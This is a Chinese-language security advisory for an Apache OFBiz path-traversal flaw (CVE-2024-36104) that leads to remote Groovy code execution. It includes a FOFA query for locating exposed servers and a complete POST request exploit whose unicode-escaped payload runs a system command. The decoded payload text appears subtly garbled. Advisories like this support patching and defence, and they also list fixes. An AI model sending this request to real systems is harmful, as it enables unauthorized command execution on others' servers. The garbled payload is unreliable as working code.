

Apache OFBiz 路径遍历导致RCE漏洞（CVE-2024-36104）

漏洞描述

Apache OFBiz 18.12.14之前版本存在命令执行漏洞，该漏洞源于org.apache.ofbiz.webapp.control.ControlFilter类对路径（请求URL中的特殊字符（如；、%2e）限制不当导致攻击者能够绕过后台功能点的过滤器验证，并通过/webtools/control/ProgramExport接口的编程导出功能执行任意Groovy代码获取系统权限。

影响范围

Apache OFBiz <= 18.12.14

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	中
利用难度	低

漏洞复现

FOFA: app="Apache_OFBiz"

POC/EXP:


POST /webtools/control/forgotPassword/%2e/%2e/ProgramExport HTTP/1.1

Host: 127.0.0.1:8080

user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0

Content-Type: application/x-www-form-urlencoded

groovyProgram=%u0074\u0068\u0072\u0066\u0077\u0020\u0065\u0065\u0077\u0020\u0045\u0078\u0063\u0065\u0070\u0074\u0069\u0066\u0065\u0028\u0027\u0070\u0077\u0064\u0027\u002E\u0065\u0078\u0065\u0063\u0075\u0074\u0065\u0028\u0029\u002E\u0074\u0065\u0078\u0074\u0029\u003B



修复方案

厂商已发布升级补丁以修复漏洞，补丁获取链接:

<https://issues.apache.org/jira/browse/OFBIZ-13092>

<https://ofbiz.apache.org/download.html>